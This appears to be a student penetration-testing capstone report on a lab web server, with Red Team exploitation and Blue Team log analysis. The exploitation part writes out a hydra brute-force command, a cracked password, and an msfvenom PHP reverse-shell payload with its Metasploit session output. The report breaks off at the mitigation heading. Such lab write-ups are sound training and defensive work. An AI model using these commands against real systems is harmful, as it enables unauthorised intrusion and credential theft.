# Capstone Engagement


## Assessment, Analysis, and Hardening of a Vulnerable System

# Table of Contents

This document contains the following sections:

# Network Topology

# Network Topology




**Network**
Address Range:
**192.168.1.0/24**
Netmask:**255.255.255.0**
Gateway:**10.0.0.1**

**Machines**
IPv4:**192.168.1.1**
OS: **Windows**
Hostname: **Hyper-V-Manager**

IPv4:**192.168.1.90**
OS: **Kali Linux**
Hostname: **Kali**

IPv4:**192.168.100**
OS: **Ubuntu Linux**
Hostname: **ELK**

IPv4:**192.168.1.105**
OS: **Ubuntu Linux**
Hostname: **Capstone**

# Recon: Describing the Target

Nmap identified the following hosts on the network:

| Hostname | IP Address | Role on Network |
|---|---|---|
| Hyper-V Manager Azure machine ML-REFVM-684427 | 192.168.1.1 | Host Machine used to communicate between the internet and devices connected to the network. |
| Kali | 192.168.1.90 | The system will be used for network scanning, penetration testing, and security auditing. |
| ELK Stack | 192.168.1.100 | Server with Elasticsearch, Logstash and Kibana used for monitoring logs and providing network analytics. |
| Capstone | 192.168.1.105 | The webserver being attacked that handles HTTP requests and web resources. |

# **Red Team**
# Security Assessment

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

| Vulnerability | Description | Impact |
|---|---|---|
| *Open Web Port(80) with public access.* | *Port 80(HTTP) is commonly used for web communication and if left open and unsecure, it can allow threat actors to gain public access.* | *This vulnerability allows access into the web servers. Files and Folders are readily accessible. Sensitive files and folders can be located.* |
| *Broken Access Control* | *An attack that consists of attempting different variations of all possible username and password until the correct one is found.* | *With the use of brute force and a commonly used password list (rockyou.txt), the password can easily be found.* |
| *Broken Authentication* | *If a password is not salted it can be cracked via online tools such as* www.crackstation.net *or programs such as John the Ripper, etc.* | *Once the password is cracked, and if the user name is known, a threat actor can gain root access into the system files.* |
| *Simplistic Usernames* | *First name, short names, or any simple combinations can easily be social engineered.* | *Usernames such as Ashton, Ryan, and Hannah are all simple usernames that can be easily obtained.* |

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

| Vulnerability | Description | Impact |
|---|---|---|
| *Root accessibility* | *Privileged access to resources ability to perform administrative functions on a machine.* | *Extensive potential impact that can occur to any compromised network.* |
| *WebDAV Vulnerability* | *Exploit WebDAV on a server and Shell access is possible.* | *Threat actors can easily access and modify website via remote access if WebDAV is not properly configured.* |
| *Local File Inclusion Vulnerability(LFI)* | *LFI allows access to confidential files on a vulnerable machine by uploading content into the application or servers.* | *An LFI vulnerability allows a threat actor to upload a malicious payload.* |
| *PHP Reverse Shell* | *Establishes shell connection through a reverse php payload.* | *Threat actors can establish meterpreter session gaining access to a victims web server.* |

# Exploitation: *Open Web Port(80) with public access*

01

**Tools & Processes**

I used nmap to scan for open ports on the target machine(Capstone).

I used the following commands:

**netdiscover -r 192.168.1.0/24**

**nmap -sV 192.168.1.0/24**

**nmap –sS –A 192.168.1.105**

Webserver:

**192.168.1.105/meet_our_team/ashton.txt**

02

**Achievements**


Nmap scanned 256 IP addresses that shows Port **22** and **80** being open.


By logging on the **meet_our_team/ashton.txt**

A clue into locating the secret folder was found at this location:

**/company_folders/secret_folder**

03




# Exploitation: *Open Web Port(80) with public access(cont)*

03


```
root@Kali:~# nmap -sS -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-04-13 17:41 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00066s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME                FILENAME
| -     2019-05-07 18:23    company_blog/
| 422   2019-05-07 18:23    company_blog/blog.txt
| -     2019-05-07 18:27    company_folders/
| -     2019-05-07 18:25    company_folders/company_culture/
| -     2019-05-07 18:26    company_folders/customer_info/
| -     2019-05-07 18:27    company_folders/sales_docs/
| -     2019-05-07 18:22    company_share/
| -     2019-05-07 18:34    meet_our_team/
| 329   2019-05-07 18:31    meet_our_team/ashton.txt
| 404   2019-05-07 18:33    meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=4/13%OT=22%CT=1%CU=41483%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=62576DBB%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=108%TI=Z%CI=Z%II=I
OS:%TS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O
OS:%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)

Network Distance: 1 hop
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
```




## WEBSERVER

Navigating to the webserver 192.168.1.105 was the next step. The screenshot shown is the webserver homepage, displaying company folders.

Navigating though the files I was able to spot the existence of a secret folder which needed to be accessed.



# Exploitation: *Brute-Force Attack*

01

**Tools & Processes**

I used Hydra command to crack Ashton's password against the rockyou.txt file that came preinstalled on my Linux machine.

Command:

**hydra –l ashton –P /usr/share/wordlists/rockyou.txt –s 80 –f –vV 192.168.1.105 http-get http://192.168.1.105/company_folders/secret_folder**

**Achievements**


**The exploit provided me with a confirmation of the login name "ashton" and password being "leopoldo".**


**Access to the /secret_folder**


02

**Access to the /weddav server**

03




# Exploitation: *Brute-Force Attack* ***(cont)***

03

**Achievements (continued)**

**I was able to ssh into ashton@server1 account using “ashton” login and password “leopoldo” that was exploited.**

**Then I was able to locate the flag.txt file.**



# Exploitation: PHP Reverse Shell

01

**Tools & Processes**

Created and uploaded **msfvenom –p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php**

02


**Achievements**

Created a reverse shell payload that was placed in the WebDAV server 192.168.1.105/webdav/.

Once payload is clicked/loaded the threat actor can listen to the Capstone server.

Flag file was discovered upon successfully executing the shell payload.

03



# Exploitation: Local File Inclusion Vulnerability(LFI)

01

**Tools & Processes**

I used msfvenom and meterpreter to deliver a payload onto the vulnerable machine(capstone server)

02

**Achievements**

Using multi/handler then setting the payload php/meterpreter/reverse_tcp I could get access to the machine's shell.

03

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes
```


```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```


```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:39318) at 2022-04-14 10:27:25 -0700

meterpreter > ls
Listing: /var/www/webdav
========================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100777/rwxrwxrwx  43    fil   2019-05-07 11:19:55 -0700  passwd.dav
100644/rw-r--r--  1113  fil   2022-04-14 10:15:44 -0700  shell.php
```


# **Blue Team**
# Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan

- The port scan occurred on **April 14, 2022** in between **1am and 2am**.
- There were approximately **86,985** hits for the secret folder and files stored in the secret directory.
- The sudden spike in network traffic is indicating a port scan.








# Analysis: Finding the Request for the Hidden Directory

- The request occurred around **1:30 am** (ETC) on April 14,2022 with over **39,708** requests that were made to access the **/secret folder**.
- The /**secret folder** contained the hash that I used to access the system using Ryan's credentials(username/password).
- The /**secret folder** also allowed me to upload the php payload used to exploit the server.

**Top 10 HTTP requests [Packetbeat] ECS**

| url.full: Descending | Count |
|---|---|
| http://192.168.1.105/company_folders/secret_folder | 39,708 |
| http://127.0.0.1/server-status?auto= | 1,706 |
| http://192.168.1.105/webdav | 163 |
| http://192.168.1.105/webdav/passwd.dav | 138 |
| http://192.168.1.105/ | 64 |








# Analysis: Finding the WebDAV Connection

- **365** requests were made to access the /**webDAV** directory
- The primary requests were the /**webdav/passwd.dav** and **shell.php** files

Top 10 HTTP requests [Packetbeat] ECS

| url.full: Descending | Count |
|---|---|
| http://192.168.1.105/ | 64 |
| http://192.168.1.105/webdav/passwd.dav | 138 |
| http://192.168.1.105/webdav | 163 |





| Time | destination.ip | destination.port | http.response.status_code | url.path | status |
|---|---|---|---|---|---|
| Apr 14, 2022 @ 14:36:03.322 | 192.168.1.105 | 80 | 200 | /webdav/passwd.dav | OK |
| Apr 14, 2022 @ 14:36:03.329 | 192.168.1.105 | 80 | 200 | /webdav/passwd.dav | OK |
| Apr 14, 2022 @ 14:34:18.267 | 192.168.1.105 | 80 | 200 | /webdav/ | OK |
| Apr 14, 2022 @ 15:35:54.150 | 192.168.1.105 | 80 | 200 | /webdav/ | OK |

# Analysis: Uncovering the Brute Force Attack

- **39,708** requests were made in the attack to access the /**secret_folder.**
- There were **138** attempts made before the attacker discovered the password.




**Top 10 HTTP requests [Packetbeat] ECS**

| url.full: Descending | Count |
|---|---|
| http://192.168.1.105/company_folders/secret_folder | 39,708 |
| http://127.0.0.1/server-status?auto= | 1,706 |
| http://192.168.1.105/webdav | 163 |
| http://192.168.1.105/webdav/passwd.dav | 138 |
| http://192.168.1.105/ | 64 |

| Time | _source |
|---|---|
| Apr 14, 2022 @ 01:39:14.567 | message: AH01617: user ashton: authentication failure for "/company_folders/secret_folder": Password Mismatch agent.hostname: server1 agent.id: 07143c2c-842d-4407-8ad8-90e08d99f87a agent.type: filebeat agent.ephemeral_id: 91f91070-1d59-406d-8b8e-8277ae9fac50 agent.version: 7.7.0 process.pid: 2398 log.file.path: /var/log/apache2/error.log log.offset: 4,795,104 log.level: error source.address: 192.168.1.90 source.port: 49962 source.ip: 192.168.1.90 fileset.name: error input.type: log @timestamp: Apr 14, 2022 @ 01:39:14.567 apache.error.module: auth_basic ecs.version: 1.5.0 service.type: apache host.name: server1 event.timezone: +00:00 |
| Apr 14, 2022 @ 22:47:38.000 | 2022-04-14T22:47:38.853Z#011INFO#011[monitoring]#011log/log.go:145#011Non-zero metrics in the last 30s#011{"monitoring": {"metrics": {"beat":{"cpu":{"system":{"ticks":63070,"time":{"ms":87}},"total":{"ticks":154660,"time":{"ms":301},"value":154660},"user":{"ticks":91590,"time":{"ms":214}}},"handles":{"limit":{"hard":4096,"soft":1024},"open":7},"info":{"ephemeral_id":"39cdca75-55be-4c5c-a61b-d5a5b01ddc00","uptime":{"ms":14850162}},"memstats":{"gc_next":18402224,"memory_alloc":11365520,"memory_total":17255957656},"runtime":{"goroutines":96}},"libbeat":{"config":{"module":{"running":0}},"output":{"events":{"acked":69,"batches":3,"total":69}},"pipeline":{"clients":19,"events":{"active":0,"filtered":1,"published":69,"total":70},"queue":{"acked":69}}},"metricbeat":{"apache":{"status":{"events":3,"success":3}},"docker":{"container":{"events":3,"failures":3},"cpu":{"events":3,"failures":3},"diskio":{"events":3,"failures":3},"healthcheck":{"events":3,"failures":3},"info":{"events":3,"failures":3},"memor |

# **Blue Team**
# Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

## Alarm

